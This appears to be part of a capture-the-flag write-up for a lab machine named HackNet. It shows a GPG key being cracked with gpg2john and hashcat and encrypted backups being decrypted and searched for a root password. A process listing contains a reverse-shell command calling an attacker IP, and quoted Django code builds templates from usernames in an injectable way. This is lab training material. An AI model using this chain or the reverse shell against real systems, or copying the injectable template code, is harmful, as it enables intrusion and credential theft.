Linux hacknet 6.1.0-38-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan 20 21:46:11 2026 from 10.10.16.113
sandy@hacknet:~$
```

I can import armored_key.asc key and see what it is

```
gpg --import armored_key.asc
gpg --list-keys
```


```
sandy@hacknet:~/.gnupg/private-keys-v1.d$ gpg --import armored_key.asc
gpg: key D72E5C1FA19C12F7: "Sandy (My key for backups) <sandy@hacknet.htb>" not changed
gpg: key D72E5C1FA19C12F7: secret key imported
gpg: Total number processed: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:  secret keys unchanged: 1
sandy@hacknet:~/.gnupg/private-keys-v1.d$ gpg --list-keys
/home/sandy/.gnupg/pubring.kbx
------------------------------
pub   rsa1024 2024-12-29 [SC]
      21395E17872E64F474BF80F1D72E5C1FA19C12F7
uid           [ultimate] Sandy (My key for backups) <sandy@hacknet.htb>
sub   rsa1024 2024-12-29 [E]
```

It's the key for backup. Let's copy the file content to local

```
cat .gnupg/private-keys-v1.d/armored_key.asc
```

Then, run gpg2john on local

```
gpg2john armored_key.asc
```




Then, crack it with hashcat

```
hashcat sandy.hash --user ~/Desktop/rockyou.txt
```

```
Sandy:$gpg$*1*348*1024*db7e6d165a1d86f43276a4a61a9865558a3b67dbd1c6b0c25b960d293cd490d0f54227788f93637a930a185ab86bc6d4bfd324fdb4f908b41696f71db01b3930cdfbc854a81ad
f642f5797f94ddf7e67052ded428ee6de69fd4c38f0c6db9fccc6730479b48afde678027d0628f0b9046699033299bc37b0345c51d7fa51f83c3d857b72a1e57a8f38302ead89537b6cb2b88d0a953854ab6
b0cdad4af069e69ad0b4e4f0e9b70fc3742306d2ddb255ca07eb101b07d73f69a4bd271e4612c008380ef4d5c3b6fa0a83ab37eb3c88a9240ddeda8238fd202ccc9cf076b6d21602dd2394349950be7de440
618bf93bcde73e68afa590a145dc0e1f3c87b74c0e2a96c8fe354868a40ec09dd217b815b310a41449dc5fbdfca513fadd5eeae42b65389aecc628e94b5fb59cce24169c8cd59816681de7b58e5f0d0e5af2
67bc75a8efe0972ba7e6e3768ec96040488e5c7b2aa0a4eb1047e79372b3605*3*254*2*7*16*db35bd29d9f4006bb6a5e01f58268d96*65011712*850ffb6e35f0058b:sweetheart
```

Decrypt all three files in backup directory

```
gpg -o 1.sql --decrypt /var/www/HackNet/backups/backup01.sql.gpg
gpg -o 2.sql --decrypt /var/www/HackNet/backups/backup02.sql.gpg
gpg -o 3.sql --decrypt /var/www/HackNet/backups/backup03.sql.gpg
```



Grab the password from these files

```
grep -i password *.sql
```

```
sandy@hacknet:/dev/shm$ grep -i password *.sql
1.sql:(26,'Brute force attacks may be noisy, but they're still effective. I've been refining my techniques to make them more efficient, reducing the time it takes t
o crack even the most complex passwords. Writing up a guide on how to optimize your brute force attacks.','2024-08-30 14:19:57.000000',6,2,0,24);
1.sql:(11,'Reducing the time to crack complex passwords is no small feat. Even though brute force is noisy, it's still one of the most reliable methods out there. Y
our guide will be a must-read for anyone looking to sharpen their skills in this area!','2024-09-02 09:04:13.000000',26,7);
1.sql:  `password` varchar(70) NOT NULL,
1.sql:(24,'brute_force@ciphermail.com','brute_force','BrUt3F0rc3#','24.jpg','Specializes in brute force attacks and password cracking. Loves the challenge of breaki
ng into locked systems.',0,0,1,0,0),
1.sql:  `password` varchar(128) NOT NULL,
2.sql:(26,'Brute force attacks may be noisy, but they're still effective. I've been refining my techniques to make them more efficient, reducing the time it takes t
o crack even the most complex passwords. Writing up a guide on how to optimize your brute force attacks.','2024-08-30 14:19:57.000000',6,2,0,24);
2.sql:(11,'Reducing the time to crack complex passwords is no small feat. Even though brute force is noisy, it's still one of the most reliable methods out there. Y
our guide will be a must-read for anyone looking to sharpen their skills in this area!','2024-09-02 09:04:13.000000',26,7);
2.sql:(47,'2024-12-29 20:29:36.987384','Hey, can you share the MySQL root password with me? I need to make some changes to the database.',1,22,18),
2.sql:(48,'2024-12-29 20:29:55.938483','The root password? What kind of changes are you planning?',1,18,22),
2.sql:(50,'2024-12-29 20:30:41.806921','Alright. But be careful, okay? Here's the password: h4ck3rs4re3veRywh3re99 Let me know when you're done.',1,18,22),
2.sql:  `password` varchar(70) NOT NULL,
2.sql:(24,'brute_force@ciphermail.com','brute_force','BrUt3F0rc3#','24.jpg','Specializes in brute force attacks and password cracking. Loves the challenge of breaki
ng into locked systems.',0,0,1,0,0),
2.sql:  `password` varchar(128) NOT NULL,
3.sql:(26,'Brute force attacks may be noisy, but they're still effective. I've been refining my techniques to make them more efficient, reducing the time it takes t
o crack even the most complex passwords. Writing up a guide on how to optimize your brute force attacks.','2024-08-30 14:19:57.000000',6,2,0,24);
3.sql:(11,'Reducing the time to crack complex passwords is no small feat. Even though brute force is noisy, it's still one of the most reliable methods out there. Y
our guide will be a must-read for anyone looking to sharpen their skills in this area!','2024-09-02 09:04:13.000000',26,7);
3.sql:  `password` varchar(70) NOT NULL,
3.sql:(24,'brute_force@ciphermail.com','brute_force','BrUt3F0rc3#','24.jpg','Specializes in brute force attacks and password cracking. Loves the challenge of breaki
ng into locked systems.',0,0,1,0,0),
3.sql:  `password` varchar(128) NOT NULL,
```

It leaks root password, so I can get root

```
sandy@hacknet:/dev/shm$ su -
Password:
root@hacknet:~#
```

I get root!

Beyond root

As root, I can see all the process. Sandy is running the gunicorn

```
ps -ef --forest | grep sandy
```

```
root@hacknet:~# ps -ef --forest | grep sandy
root        9896     692  0 22:13 ?        00:00:00  \_ inotifywait -r -e delete -e modify -e move /home/sandy/.gnupg
root        6322     851  0 21:46 ?        00:00:00  \_ sshd: sandy [priv]
sandy       6350    6322  0 21:46 ?        00:00:00      \_ sshd: sandy@pts/1
sandy       6355    6350  0 21:46 pts/1    00:00:00          \_ -bash
root       10364   10209  0 22:16 pts/1    00:00:00                  \_ grep sandy
sandy       4281       1  0 21:30 ?        00:00:00 /usr/bin/python3 /home/sandy/.local/bin/gunicorn --access-logfile - --workers 3 --bind unix:/run/gunicorn.sock H
ackNet.wsgi:application
sandy       4284    4281  0 21:30 ?        00:00:00  \_ /usr/bin/python3 /home/sandy/.local/bin/gunicorn --access-logfile - --workers 3 --bind unix:/run/gunicorn.so
ck HackNet.wsgi:application
sandy       4286    4281  0 21:30 ?        00:00:00  \_ /usr/bin/python3 /home/sandy/.local/bin/gunicorn --access-logfile - --workers 3 --bind unix:/run/gunicorn.so
ck HackNet.wsgi:application
sandy       5182    4281  0 21:37 ?        00:00:00  \_ /usr/bin/python3 /home/sandy/.local/bin/gunicorn --access-logfile - --workers 3 --bind unix:/run/gunicorn.so
ck HackNet.wsgi:application
sandy       5109       1  0 21:36 ?        00:00:00 sh -c bash -c "bash -i >& /dev/tcp/10.10.16.113/9001 0>&1"
sandy       5110    5109  0 21:36 ?        00:00:00  \_ bash -c bash -i >& /dev/tcp/10.10.16.113/9001 0>&1
sandy       5111    5110  0 21:36 ?        00:00:00      \_ bash -i
sandy       6329       1  0 21:46 ?        00:00:00 /lib/systemd/systemd --user
sandy       6330    6329  0 21:46 ?        00:00:00  \_ (sd-pam)
sandy       6714    6329  0 21:48 ?        00:00:00  \_ /usr/bin/gpg-agent --supervised
```

I can also login to mysql

```
mysql -u sandy -p
```

```
MariaDB [hacknet]> describe SocialNetwork_socialuser;
+-------------------+--------------+------+-----+---------+----------------+
| Field             | Type         | Null | Key | Default | Extra          |
+-------------------+--------------+------+-----+---------+----------------+
| id                | bigint(20)   | NO   | PRI | NULL    | auto_increment |
| email             | varchar(100) | NO   | UNI | NULL    |                |
| username          | varchar(30)  | NO   | UNI | NULL    |                |
| password          | varchar(70)  | NO   |     | NULL    |                |
| picture           | varchar(100) | NO   |     | NULL    |                |
| about             | longtext     | NO   |     | NULL    |                |
| contact_requests  | int(11)      | NO   |     | NULL    |                |
| unread_messages   | int(11)      | NO   |     | NULL    |                |
| is_public         | tinyint(1)   | NO   |     | NULL    |                |
| is_hidden         | tinyint(1)   | NO   |     | NULL    |                |
| two_fa            | tinyint(1)   | NO   |     | NULL    |                |
+-------------------+--------------+------+-----+---------+----------------+
11 rows in set (0.002 sec)
```

I can see that SocialNetwork_socialuser, which is the table for the users on the webserver, and its username field has 30B. That's why it shows 500 error in profile_edit when I put longer string.

In views.py

```
def likes(request, pk):
    if not "email" in request.session.keys():
        return redirect("index")

    session_user = get_object_or_404(SocialUser, email=request.session['email'])
    post = get_object_or_404(SocialArticle,pk=pk)
    users = post.likes.all()

    engine = engines["django"]
    template_string = ""

    context = {"users": users}

    for user in users:
        if not user.is_hidden or user == session_user:
            template_string += "<div class=\"likes-review-item\"><a href=\"/profile/"+str(user.pk)+"\"><img src=\""+user.picture.url+"\" title=\""+user.username+"\"
></a></div>"

    try:
        template = engine.from_string(template_string)
    except:
        template = engine.from_string("<div class=\"likes-review-item\"><a>Something went wrong...</a></div>")

    return HttpResponse(template.render(context, request))
```

I can see likes function has vulnerability that leaks the creds. It just passes the string with variable from user to the engine, which makes it injectable